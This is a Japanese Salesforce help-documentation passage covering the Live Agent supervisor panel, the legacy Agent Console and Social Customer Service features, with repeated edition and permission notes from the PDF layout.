Salesforce コンソールの Live Agent で訪問者とチャットする

- Salesforce コンソールアプリケーションで Live Agent を有効化、設定、および含める

Live Agent スーパーバイザパネル

Live Agent スーパーバイザパネルは、部署のチャットボタンとチャットエージェントに関する情報を一元的に検索できる場所です。スーパーバイザパネルから、エージェントが顧客とチャットするときのエージェントのチャット活動の監視や、特定のチャットボタンでの顧客トラフィックの表示をすべてリアルタイムで行うことができます。スーパーバイザパネルは Salesforce コンソールに配置されているため、アプリケーションから切り替えなくても簡単にアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

スーパーバイザパネルへのアクセス

Salesforce コンソールからスーパーバイザパネルにタイミングよくアクセスして、エージェントのチャット活動を簡単に監視できます。

エージェント状況リスト

スーパーバイザパネルにあるエージェント状況リストを使用すると、エージェントのチャット活動に関する情報にリアルタイムでアクセスできます。

キュー状況リスト

スーパーバイザパネルにあるキュー状況リストを使用すると、組織のチャットボタンとキューに関するリアルタイムの情報にアクセスできます。

エージェントのチャットの監視

顧客対応中のエージェントのチャットは、スーパーバイザパネルから表示します。エージェントのパフォーマンスを監視して、エージェントが顧客に対応しているときにフィードバックや支援をリアルタイムで提供できます。

スーパーバイザパネルへのアクセス

Salesforce コンソールからスーパーバイザパネルにタイミングよくアクセスして、エージェントのチャット活動を簡単に監視できます。

1. Salesforce コンソールのスーパーバイザパネルにアクセスするには、コンソールのナビゲーションリストで **[Live Agent スーパーバイザ]** を選択します。メインコンソールウィンドウにスーパーバイザパネルが表示され、Salesforce 組織のチャットボタンおよびエージェントに関するリアルタイム情報にアクセスできるようになります。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールで Live Agent スーパーバイザパネルを使用する

- ユーザプロファイルまたは権限セットでの Live Agent の [スーパーバイザ] タブへのアクセス (Salesforce コンソールアプリケーションに含まれる)

エージェント状況リスト

スーパーバイザパネルにあるエージェント状況リストを使用すると、エージェントのチャット活動に関する情報にリアルタイムでアクセスできます。

エージェントの詳細	説明
エージェント名	エージェントの名前。 メモ: 名前の横に赤いフラグが表示された場合は、エージェントが支援を要求しています。チャット詳細モジュール (右端) から応答します。
状況	エージェントの Live Agent 状況。
アクション	エージェントの状況を変更するために実行できるアクション。
処理中のチャット数	エージェントが参加しているチャット数。
割り当て済みの要求数	エージェントに現在割り当てられている待機中のチャット要求の数。
ログイン以降の経過時間	エージェントが Live Agent にログインしている時間。
最後の承諾以降の経過時間	エージェントが最後にチャット要求を受け入れからの時間。
スーパーバイザへのメッセージ (省略可能)	支援フラグでエージェントが送信した非公開メッセージ。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

各エージェントの名前を展開すると、エージェントがチャットしている顧客の詳細が表示されます。

顧客の詳細	説明
訪問者名	顧客の名前 (利用可能な場合)。
IP	顧客のデバイスの IP アドレス。
ネットワーク	顧客のネットワーク (利用可能な場合)。
ブラウザ	顧客がチャットウィンドウに接続するために使用しているインターネットブラウザのタイプ。
市区郡	顧客がチャットしている市区郡。
国	顧客がチャットしている国。

顧客の詳細	説明
所要時間	顧客がエージェントとのチャットに参加している時間。
アクション	顧客とエージェントのチャットを表示するために実行できるアクション。

関連トピック:

Live Agent の状況

キュー状況リスト

スーパーバイザパネルにあるキュー状況リストを使用すると、組織のチャットボタンとキューに関するリアルタイムの情報にアクセスできます。

キューの詳細	説明
ボタン名	チャットボタンの名前。
ID	チャットボタンの一意の Salesforce ID。
キュー長	エージェントへの割り当てを待機しているチャットの数。
最長待機時間	顧客のチャットがエージェントに接続されるまでの最長の待機時間。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

エージェントのチャットの監視

顧客対応中のエージェントのチャットは、スーパーバイザパネルから表示します。エージェントのパフォーマンスを監視して、エージェントが顧客に対応しているときにフィードバックや支援をリアルタイムで提供できます。

1. [エージェント状況] リストで をクリックして、チャットを表示するエージェントの情報を展開します。エージェントが支援を要求した場合は、エージェント名の横に赤いフラグが表示され、非公開メッセージが右端に表示されます (エージェントが入力した場合)。
2. チャットを表示するには、監視するチャットの [アクション] 列で [表示] をクリックします。

   [エージェント状況] リストにチャットモニタが開きます。
3. エージェントが顧客とチャット中に非公開メッセージをエージェントに送信するには、メッセージ項目にメッセージを入力して [Enter] キーを押します。

   メッセージは、エージェントにはチャットログに表示されますが、顧客には表示されません。

エージェントのチャットの監視が完了したら、 をもう一度クリックして、チャットモニタを折りたたみます。

支援の提供後にフラグを削除するには、[フラグを無効化] をクリックします。

関連トピック:

エージェント状況リスト

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Salesforce コンソールで Live Agent スーパーバイザパネルを使用する

- ユーザプロファイルまたは権限セットでの Live Agent の [スーパーバイザ] タブへのアクセス (Salesforce コンソールアプリケーションに含まれる)

エージェントのチャットを表示する

- Live Agent 設定の「エージェントプレビューの有効化」

エージェントに示唆メッセージを送信する

- Live Agent 設定の「示唆メッセージの有効化」

エージェントへのスキルの割り当て

チームの専門知識の充実に伴ってエージェントにスキルを割り当てます。

1. [設定] から、［クイック検索］ボックスに「スキル」と入力し、[スキル] を選択します。
2. 割り当てるスキルの名前をクリックします。
3. [編集] をクリックします。
4. プロファイル (推奨) またはこのスキルを持つ個人ユーザのいずれかを選択します。
5. [保存] をクリックします。

[スキル] ページへのアクセス権がない場合は、この権限の有効化を Salesforce システム管理者に依頼してください。システム管理者のみがスキルを作成できます。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

スキルを割り当てる

- 「Live Agent のスキルをユーザに割り当てる」

Live Agent セッションのレポート作成

Live Agent チャットセッションに関するレポートを作成して、エージェントのチャット活動に関する洞察を得ます。

Live Agent チャットセッションのカスタムレポートタイプを作成し、それを使用し、エージェントのセッションでレポートビルダーを使用してレポートを実行できます。このような Live Agent セッションレポートでは、エージェントのチャット活動を把握できます。たとえば、顧客のすべてのチャット要求をエージェントチームで処理できるかどうかを判断できます。

1. Live Agent セッションを主オブジェクトとして使用して、カスタムレポートタイプを作成します。
2. レポートビルダーを使用して、新しい Live Agent レポートを作成します。
3. 重要な情報の列を含めるように、レポートをカスタマイズします。
4. レポートを保存または実行します。

関連トピック:

- レポートの作成
- 新規レポートの作成
- Live Agent セッションレコード

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

[コンソール] タブ

エージェントコンソール

コンソールタブのエージェントコンソールを使用すると、ページをあまり切り替えずに関連情報を見つけることができます。

メモ: Spring '15 リリース以降、新しい組織でエージェントコンソールは使用できません。

新しい Salesforce コンソールはエージェントコンソールを改良したもので、より多くのオプションや高度な技術を使用できます。「Salesforce コンソール」を参照してください。

エージェントコンソールは、ビジネスニーズに従って最も重要な情報を表示するように設定できます。エージェントコンソールを設定または使用する前に、「エージェントコンソールの概念」を確認してください。

関連トピック:

- エージェントコンソール - FAQ
- エージェントコンソールの表示
- エージェントコンソール内での操作

エディション

エージェントコンソールは Salesforce Classic で使用できます。エージェントコンソールの設定は Salesforce Classic および Lightning Experience で使用できます。

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

エージェントコンソールの概念

次の用語を参照し、エージェントコンソールのコンポーネントを理解してください。

フレーム
: コンソールのセクションを分割し、それぞれ異なるレコード、リストビュー、他のページなどを表示します。

リストビュー
: コンソールの上部に表示されるフレームで、特定の条件に一致するレコードがリストビューで表示されます。[コンソール] タブに表示して選択できるリストビューは、各オブジェクトのタブで定義されたリストビューと同じです。コンソール内でリストビューを作成することはできません。

詳細ビュー
: エージェントコンソールの中央に表示されるフレームで、コンソールの他のフレームから選択されたレコードの詳細ページが表示されます。詳細ビューには、そのオブジェクトの詳細ページで定義されたページレイアウトと同じものが表示されます。詳細ビューに表示されているレコードは、リストビューで強調表示されます。

ミニビュー
: エージェントコンソールの右側に表示されるフレームで、詳細ビューに表示されているレコードに関連するレコードが表示されます。ミニビューに表示される項目は、システム管理者によってミニページレイア

エディション

エージェントコンソールは Salesforce Classic で使用できます。エージェントコンソールの設定は Salesforce Classic および Lightning Experience で使用できます。

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ウトで定義されます。詳細ビューに表示されているレコードに関連するレコードがない場合は、レコードミニビューは表示されません。

サイドバー
エージェントコンソールの左側に表示されるフレームで、Salesforce の各ページに表示されるサイドバーと同様に、最近使ったデータ、ごみ箱、その他のコンポーネントなどが表示されます。コンソール中のサイドバーを表示または非表示にするには、左側のフレームの境界線をクリックします。

関連オブジェクト
特定のタイプのレコードがコンソールの詳細ビューに表示されている状況で、システム管理者がエージェントコンソールのミニビューへの表示を指定できるオブジェクトです。たとえば、システム管理者は、ケースが詳細ビューに表示されているときにミニビューに表示される項目として、関連する取引先、取引先責任者、納入商品などを指定できます。

ミニページレイアウト
レコードの既存ページレイアウトに表示されている項目のサブセットで、システム管理者が選択してエージェントコンソールのミニビューおよび詳細のフロート表示に表示できます。ミニページレイアウトは、ページレイアウトから、レコードタイプとプロファイルの関連付け、関連リスト、項目、および項目のアクセス設定を継承します。

コンソールレイアウト
エージェントコンソールのリストビューフレームに表示するオブジェクトは、システム管理者が選択します。たとえば、システム管理者がコンソールレイアウトにケースを追加すると、そのコンソールレイアウトに割り当てられているプロファイルのユーザが使用するコンソールのリストビューフレームには、ケースのリストビューが表示されます。

関連トピック:

エージェントコンソール
エージェントコンソールの表示
エージェントコンソール内での操作
ヒント集: コンソールの使用

エージェントコンソール内での操作

レコードが表示されるフレームは、エージェントコンソール内でクリックした内容によって決まります。

詳細ビューで表示できる内容は次のとおりです。

- レコードのボタンまたはリンクをクリックすると、詳細ビューにそのレコードが表示されます。
- [このページをメールで送信]()をクリックすると、そのレコードへのリンクがメールに表示されます。
- [このページにリンク]()をクリックすると、そのレコードとレコードの URL が新規ブラウザのウィンドウに表示されます。
- [印刷用に表示]()をクリックすると、そのレコードの印刷用のプレビューがポップアップウィンドウに表示されます。
- [ページのカスタマイズ]()をクリックすると、そのレコードの詳細ビューでの関連リストの表示内容をカスタマイズできます。
- [このページのヘルプ]()をクリックすると、そのレコードのオンラインヘルプのページが表示されます。

エディション

エージェントコンソールは Salesforce Classic で使用できます。エージェントコンソールの設定は Salesforce Classic および Lightning Experience で使用できます。

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ミニビューで表示できる内容は次のとおりです。

- リンクをクリックすると、レコードが詳細ビューに表示されます。関連するレコードをクリックすると、ミニビューに表示されます。
- [表示] をクリックすると、レコード全体が詳細ビューに表示されます。
- [編集] をクリックすると、ミニビューにミニ編集ページが表示されます。

  ミニ編集ページに表示されていない項目を編集するには、[表示] をクリックして詳細ビューにレコード全体を表示し、詳細ビューから [編集] をクリックします。

- 関連リストの下にある [表示件数を増やす] をクリックすると、ミニビュー内の関連リストに含まれるレコードがさらに表示されます。[表示件数を増やす] をクリックするたびに 5 件のレコードが追加表示され、最大で 100 件まで表示できます。

  メモ: 詳細ビューに表示されているレコードに関連するレコードがない場合は、レコードミニビューは表示されません。

リストビューで表示できる内容は次のとおりです。

- リンクをクリックすると、レコードが詳細ビューに表示されます。
- [更新] をクリックするとリストビューが再度読み込まれ、リストの表示後に加えられたレコードへの更新を確認できます。
- 列のヘッダーをクリックすると、その列が昇順に並び替えられます。降順に並び替えるには、ヘッダーをもう一度クリックします。
- リストビューの下部にある文字をクリックすると、リストビューのレコードがその文字を含むものに絞り込まれます。
- リストビューの下部にある [減らす] または [追加] をクリックすると、リストの表示件数が変更されます。

- リストビューの下部にある [前のページ] または [次のページ] をクリックすると、リストの前のページまたは次のページへ移動します。
- 詳細は、「エージェントコンソールリストビューの使用」を参照してください。

サイドバーで表示できる内容は次のとおりです。

- 左側のフレームの境界線をクリックすると、コンソールにサイドバーが表示されます。左側のフレームの境界線を再度クリックすると、サイドバーが非表示になります。
- [最近使ったデータ] の下にあるレコードをクリックすると、そのレコードが詳細ビューに表示されます。
- [カレンダー] をクリックすると、カレンダーが詳細ビューに表示されます。
- [ごみ箱] をクリックすると、ごみ箱が詳細ビューに表示されます。

関連トピック:

エージェントコンソール - FAQ
エージェントコンソール
エージェントコンソールの概念
エージェントコンソールの表示
エージェントコンソールリストビューの使用

エージェントコンソールの表示

エージェントコンソールは、「エージェントコンソール」の説明に従ってシステム管理者が設定すると使用を開始できます。

エージェントコンソールを表示するには、[コンソール] タブをクリックします。コンソールを終了するには、任意のタブをクリックします。

選択したリストビューにレコードが含まれない場合は、コンソールにデータは表示されません。

メモ: システム管理者がユーザプロファイルをコンソールレイアウトに割り当てていて、そのユーザに [コンソール] タブへのアクセス権を付与した場合にのみ、ユーザはエージェントコンソールにアクセスできます。[コンソール] タブがタブセットに表示されるように、表示をカスタマイズできます。

エディション

エージェントコンソールは Salesforce Classic で使用できます。エージェントコンソールの設定は Salesforce Classic および Lightning Experience で使用できます。

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

エージェントコンソール - FAQ
エージェントコンソール
エージェントコンソール内での操作

エージェントコンソールリストビューの使用

エージェントコンソールのリストビューでは、コンソール画面のまま Salesforce のアクションをすばやく実行できます。

エディション

エージェントコンソールは Salesforce Classic で使用できます。エージェントコンソールの設定は Salesforce Classic および Lightning Experience で使用できます。

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

リストビューの表示

リストビューフレームの左上部にあるドロップダウンリストからオブジェクトを選択し、オブジェクトのリストビューを選択してコンソールのリストビューフレームを表示します。コンソール内でリストビューを作成することはできません。

[更新] をクリックするとリストビューが再度読み込まれ、リストの表示後に更新された情報を取得して確認できます。レコードが更新されると、更新ボタンの色が自動的に変わります。

詳細ビューで編集されたレコードは、リストビューでは斜体で表示されます。こうして、編集したレコードを表示します。

検索

リストビューの上部にある検索ボックスにキーワードを入力して [Go!] をクリックすると、組織内でアクセスできる検索可能なすべてのレコードに対して高度な検索が実行されます。高度な検索で指定された複数のキーワードは、全体が語句として扱われるのではなく、それぞれの語が独立した単語として扱われ、レコード内の異なる索引付き項目から検索できます。つまり、*「Pat Powers」* という名前を高度な検索で検索すると、「Pat P Powers」という取引先責任者名の他に、「smith@powers.com」というメールアドレスを持つ「Pat Smith」という取引先責任者名も返されます。検索結果は詳細ビューに表示されます。

レコードの作成

[新規作成] ドロップダウンリストから、新規レコードを作成するオブジェクトを選択します。新規レコードのページは詳細ビューに表示されます。

最近使ったデータの参照

[最近使ったデータ] ドロップダウンリストの最近参照したレコード 10 件から選択して表示できます。最近使ったデータは詳細ビューに表示されます。

一括処理の実行

リストビューのアイテムの横にあるチェックボックスをオンにし、[一括処理] ドロップダウンリストから、選択したレコードに対して実行したいアクションを選択します。

Internet Explorer の使用中に、200 を超えるレコードについて一括アクションを実行する場合、Salesforce から自動的にログアウトする場合があります。

メモ: 選択したリストビューにレコードが含まれない場合は、コンソールにデータは表示されません。

関連トピック:

- エージェントコンソール
- エージェントコンソールの概念
- エージェントコンソールの表示
- エージェントコンソール内での操作

エージェントコンソール - FAQ

- Salesforce の [コンソール] タブとその他のタブの違いは何ですか?
- エージェントコンソールを表示する方法は?
- エージェントコンソールに特定のオブジェクトのリストビューしか表示されません
- 複数のエージェントコンソールを表示できますか?
- エージェントコンソールは Salesforce コンソールと同じものですか?

エディション

エージェントコンソールは Salesforce Classic で使用できます。エージェントコンソールの設定は Salesforce Classic および Lightning Experience で使用できます。

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce の [コンソール] タブとその他のタブの違いは何ですか?

[コンソール] タブは Salesforce のその他のタブとほとんど変わりませんが、コンソールでは Salesforce のさまざまなタブのレコードをすべて 1 つの [コンソール] タブに表示できる点が違います。この特殊な表示はエージェントコンソールと呼ばれ、ユーザは Salesforce を操作するときに、必要なすべての情報を 1 つのタブに表示できます。ユーザは [コンソール] タブのエージェントコンソールを使用して、ケース、取引先、および取引先責任者などのレコードを、何度も画面を遷移したりクリックしたりすることなく、すばやく検索、参照、編集できます。

関連トピック:

エージェントコンソール - FAQ

エージェントコンソールを表示する方法は?

[コンソール] タブをクリックすると、エージェントコンソールを表示できます。システム管理者がユーザプロファイルをコンソールレイアウトに割り当てていて、そのユーザに [コンソール] タブへのアクセス権を付与した場合にのみ、ユーザはエージェントコンソールにアクセスできます。[コンソール] タブがタブセットに表示されるように、表示をカスタマイズできます。

関連トピック:

エージェントコンソール - FAQ

エージェントコンソールに特定のオブジェクトのリストビューしか表示されません

エージェントコンソールに表示できるオブジェクトのリストビューは、ユーザプロファイルに割り当てられたコンソールレイアウトで、システム管理者によって定義されます。

関連トピック:

エージェントコンソール - FAQ

複数のエージェントコンソールを表示できますか?

いいえ。エージェントコンソールは 1 つしか表示できません。ただし、システム管理者は、さまざまなエージェントコンソールレイアウトをカスタマイズして、エージェントコンソールのリストビューにさまざまなオブジェクトを表示し、それらのコンソールレイアウトをユーザプロファイルに割り当てて、さまざまなユーザの業務上のニーズを満たすことができます。

関連トピック:

エージェントコンソール - FAQ

エージェントコンソールは Salesforce コンソールと同じものですか?

いいえ。Salesforce コンソールは、さらに高度なオプションやテクノロジを提供してエージェントコンソールを改良したものです。

関連トピック:

エージェントコンソール - FAQ

ソーシャルカスタマーサービスの使用

ソーシャルアクションのヒント

ケースのソーシャルアクションまたはリードフィードを使用して、ソーシャル投稿に応答します。応答を作成する時には、適切なメッセージ種別を選択します。たとえば、Twitterで、公開ツイートではなくダイレクトメッセージで返信することを選択できます。

ソーシャルアクションのレイアウトには、少なくとも次の項目を含めることをお勧めします。

項目	説明
返信	返信先のソーシャル投稿とそのコンテンツ。フィード内の特定の項目にコンテンツを追加するには、フィードの[返信]、[リツイート]、[コメント]リンクを使用します。
管理ソーシャル取引先	プロファイルまたは権限セットによって管理ソーシャル取引先にアクセスする必要があります。アクセス権のある別の取引先に変更するには、ドロップダウンリストを使用します。
メッセージ種別	デフォルトでは、受信投稿のメッセージ種別は[返信]に設定されます。別の有効なメッセージ種別に変更するには、ドロップダウンリストを使用します。
内容	相互関係の場合、すべての送信内容は一意である必要があります。同じ会話で同じ内容を送信することはできません。すべてのTwitter返信はハンドル@[ソーシャルハンドル]で開始する必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

ソーシャルカスタマーサービスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

ソーシャルメディア投稿またはメッセージを送信および受信する

- 「ソーシャルオブジェクト」
  および
  「ソーシャルパブリッシャー」
  および
  ケースフィードを有効化
  および
  ソーシャル取引先

メモ: ソーシャルカスタマーサービス設定、モデレーションおよび認証のページ、ケースフィードの返信アクションは、Salesforce Classic でのみ使用できます。

投稿を送信する前に承認が必要な場合、[承認申請]をクリックしてレビュープロセスを開始できます。投稿が承認または却下される前であれば、[取り消し]で承認申請を取り消しできます。投稿が却下された場合、作成し直した投稿を[再試行]で再び承認申請できます。承認された投稿は、自動的に公開されます。

次に、ソーシャルネットワークの使用のヒントをいくつか示します。

- Lightning Experience内でケースフィードのソーシャルメディアに対していいね!、いいね!の取り消し、ソースの表示、削除を行うことができます。ただし、投稿への返信はSalesforce Classicで行う必要があります。
- ソーシャル投稿内のURLは、クリック可能なリンクになります。
- 投稿を削除するときには、Twitterのダイレクトメッセージがメールのように動作することを考慮してください。たとえば、送信者は会話ビューからダイレクトメッセージを削除できます。一方、受信者の会話ビューには、受信者が意図的に削除するまでそのダイレクトメッセージは残ります。
- Twitterのダイレクトメッセージに関して、Twitterには「すべてのユーザーからDMを受け取る」という設定があります。そのため、この許可が受信者または自分のアカウントに設定されていれば、互いにフォローしていなくてもダイレクトメッセージをやりとりできる場合があります。
- Twitterの設定で任意のユーザからのダイレクトメッセージの受信が許可されている場合、ユーザをダイレクトメッセージの会話に招待するディープリンクを送信できます。ディープリンクによるダイレクトメッセージ招待を送信するには、次のリンクをアウトバウンドメッセージに貼り付けます:
  `https://twitter.com/messages/compose?recipient_id={your Twitter account's numeric user ID}`

  Twitterアカウントの数値IDを調べるには、twitter.comで**[Twitterユーザ]** > **[設定]** > **[Twitterデータ]**にアクセスします。TwitterはURLと表示をネイティブクライアント内で処理します。
- エージェントは、[ソースを表示] リンクを使用して、ソーシャルネットワーク内の元の投稿に移動できます。
- Salesforce1では、エージェントはモバイルデバイスからソーシャルコンテンツを参照し、返信できます。
- ソーシャル投稿の[状況]選択リスト項目を変更するのは、発信投稿を処理している場合のみです。エージェントが受信ソーシャル投稿の詳細ページの状況を手動で設定すると、ケースフィードのソーシャル投稿が一致しなくなる可能性があります。受信ソーシャル投稿の詳細ページのレイアウトから [状況] 項目を削除することをお勧めします。たとえば、受信投稿の [状況] を [送信中] に変更すると、ケースフィード項目の [返信] リンクは、状況を [なし] に戻すまで表示されなくなります。

Twitterアカウントの場合、エージェントはケースフィードとリードフィードを使用して、対応中のコンテンツの参照、リツイート、「いいね!」としてマーク、ツイートのフォロー、ツイートおよびダイレクトメッセージへの返信の送信、ソーシャルアカウントで管理しているツイートの削除を実行できます。

Facebookアカウントの場合、ケースとリードは管理されたFacebookページから作成され、エージェントはフィードを使用して、返信先コンテンツの参照、投稿やコメントに対するいいね!の実行、投稿、コメント、返信、非公開メッセージの送信、ソーシャルアカウントで管理されている投稿の削除ができます。

次に、いくつかのエラーメッセージが表示された場合の対処法を示します。

メッセージ	アクション
You can't send a direct message to this Twitter user because the user is not following you. (このTwitterユーザはあなたをフォローしていないため、そのユーザにダイレクトメッセージを送信することはできません。)	返信を使用して、そのTwitterユーザに自分の管理ソーシャル取引先をフォローしてもらうように依頼します。ユーザがあなたをフォローしたら、ダイレクトメッセージを送信します。
Whoops! (申し訳ございません。) You already said that... (その内容はもう送信済みです。) Change your message and	同じテキストを2回投稿することはできません。内容を変更し、もう一度送信してください。

メッセージ	アクション
try again. (メッセージを変更して、再試行してください。)	
Your content is too long.(内容が長すぎます。)	140 文字以下まで内容を減らしてください。Twitter 返信の場合、ハンドルは文字数に含まれます。
Twitter replies must begin with a handle. (Twitter 返信はハンドルで始まる必要があります。)	Twitter返信の内容項目は@[送信者のハンドル]メッセージテキストの形式にする必要があります。 送信者のハンドルとメッセージの間にスペースが1つ含まれていることを確認してください。
Your response message type must be compatible with the original post's message type. (返信メッセージ種別は、元の投稿のメッセージ種別と互換性がある必要があります。)	元のメッセージと一致するように、メッセージ種別を変更します。
Your login to Social Studio has failed. (Social Studio へのログインが失敗しました。) The username or password may be incorrect. (ユーザ名またはパスワードが間違っている可能性があります。) Update your credentials or reset your password. (ログイン情報を更新するか、パスワードをリセットしてください。)	システム管理者が[ソーシャルメディア]設定ページで Social Studio ログイン情報を編集する必要があります。 メモ: システム管理者が Sandbox 組織のコピーまたは更新を行った場合、新しい ID で新規組織が作成され、Social Studio ログインが無効になります。
Your post did not send. (投稿が送信されませんでした。)	Twitterを使用して返信を送信しようとして失敗したことをケース所有者に知らせるワークフローを作成することをお勧めします。

関連トピック:

- ソーシャルカスタマーサービスへようこそ
- Complete Guide to Social Customer Service (ソーシャルカスタマーサービス完全ガイド)

ソーシャル投稿の管理

ソーシャル投稿は、FacebookやTwitterなどのソーシャルネットワーク上の投稿を表すSalesforceオブジェクトです。

メモ: ソーシャルカスタマーサービス設定、モデレーションおよび認証のページ、ケースフィードの返信アクションは、Salesforce Classicでのみ使用できます。

ソーシャル投稿のタブまたはオブジェクトは、TwitterやFacebookなどのソーシャルネットワーク上のユーザまたは企業からの投稿に関する一連の情報です。ソーシャルネットワークに応じて、入手可能な投稿の情報は異なります。ソーシャル投稿を表示および管理できます。

メモ: 受信投稿の場合、ソーシャル投稿詳細ページで [状況] 選択リスト値を設定しても、この項目は発信投稿専用であるため、投稿には反映されません。

1. [ソーシャル投稿] タブをクリックします。
2. 必要に応じて、ビューを選択します。

   リストには、デフォルトで最近参照した情報が表示されます。[ビュー] を選択するか、投稿のリストを絞り込むビューを作成します。組織でモデレーションが有効な場合、参照する [ケースのないソーシャル投稿] を選択し、ケースを作成するか、投稿を無視します。ニーズに合わせてビューを作成することもできます。
3. 管理するソーシャル投稿名をクリックするか、[新規ソーシャル投稿] をクリックして投稿を作成します。

   ビューを選択した場合は、必要に応じて [編集] または [削除] をクリックできます。

   メモ: [ソーシャル投稿] タブでは、ソーシャルネットワークの投稿ではなく、Salesforce組織の投稿のみを作成、編集、および削除できます。
4. ケースのない投稿を管理するには、ケースを作成するか、無視する投稿を選択し、[ケースを作成]か[無視]を適宜クリックします。

   たとえば、「I love you guys!」というFacebook投稿にケースは不要なため、エージェントはこの投稿を無視できます。

   ソーシャルカスタマーサービスStarter Packを使用している場合は、[設定] の [ソーシャルアカウント] タブでケースのモデレーションを有効化できます。「ソーシャルカスタマーサービスの設定」(ページ3400)を参照してください。Social Studioからのモデレーションを有効化する場合は、「ソーシャルカスタマーサービスのモデレーションの有効化」(ページ3405)を参照してください。
5. 承認を有効にしている場合、[ソーシャル投稿] タブに [ソーシャル投稿未承認] リストビューがあり、必要に応じて、未承認の複数の投稿をレビューし、承認または却下できます。

   メモ: 承認が有効化されると、[投稿を承認] ボタンと [投稿を却下] ボタンが [ソーシャル投稿] タブに表示されたままになります。ただし、これらのボタンは、受信投稿や承認が不要な投稿では動作しません。

エディション

使用可能なエディション: Lightning ExperienceおよびSalesforce Classic

ソーシャル人格および投稿を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Professional** Edition。

ユーザ権限

Social Studio for Salesforceをインストールおよびリリースする
- 「アプリケーションのカスタマイズ」

ヒント: ソーシャル投稿の未承認の承認リストから投稿を承認するときに、システムの中断、セッションタイムアウト、その他の予期しない問題により意図するソーシャルネットワークで投稿を公開できない場合は、リストビューではなく個々のケースでのみエラーメッセージが表示されます。ソーシャルネットワークでの応答時間に関する企業の責任を果たすため、リストビューから投稿を承認した後で投稿の状況を調べ、投稿が正常に送信され再送信の必要がないことを確認することをお勧めします。

ソーシャル投稿の詳細ページでは、次のことを実行できます。

- 投稿の内容および情報を表示、編集、および作成する。

  メモ: 人格の情報を取得したソーシャルネットワークによって、情報は異なります。

  [保存] をクリックして変更内容を保存するか、投稿を作成します。
- 組織でモデレーションが有効な場合、投稿のケースを作成する。または、投稿にケースが不要な場合は投稿を無視できます。
- Salesforce 組織の投稿を削除する。

  メモ: ソーシャル投稿の親レコード (通常はケース) が削除されても、ソーシャル投稿は削除されません。同様に、多態的な [投稿者] 項目経由でソーシャル投稿が取引先、取引先責任者、またはリードに関連付けられている場合、これらのいずれかの関連レコードを削除しても、ソーシャル投稿には影響しなくなりました。

ソーシャル投稿へは、[ソーシャル投稿] タブではなく、ケースフィードまたはリードフィードからのみ返信できます。

関連トピック:

ソーシャル人格の管理
ソーシャルアクションのヒント
ソーシャルカスタマーサービスへようこそ
Complete Guide to Social Customer Service (ソーシャルカスタマーサービス完全ガイド)

ソーシャル人格の管理

ソーシャル人格は、FacebookやTwitterなどのソーシャルネットワークでの取引先責任者のプロファイルを表すSalesforceオブジェクトです。

メモ: ソーシャルカスタマーサービス設定、モデレーションおよび認証のページ、ケースフィードの返信アクションは、Salesforce Classicでのみ使用できます。

ソーシャル人格のタブまたはオブジェクトは、TwitterまたはFacebookから入手可能なユーザまたは企業に関する一連の公開情報です。人格は、ソーシャルネットワークに関連しており、1つの取引先責任者に複数の人格を関連付けることができます。人格を編集または削除することはできますが、Salesforceから手動でソーシャル人格を作成することはできません。人格は、ソーシャルネットワークサイトの公開情報から作成されます。ソーシャル人格レコードは、Salesforceの他のレコードと同じように表示および管理できます。

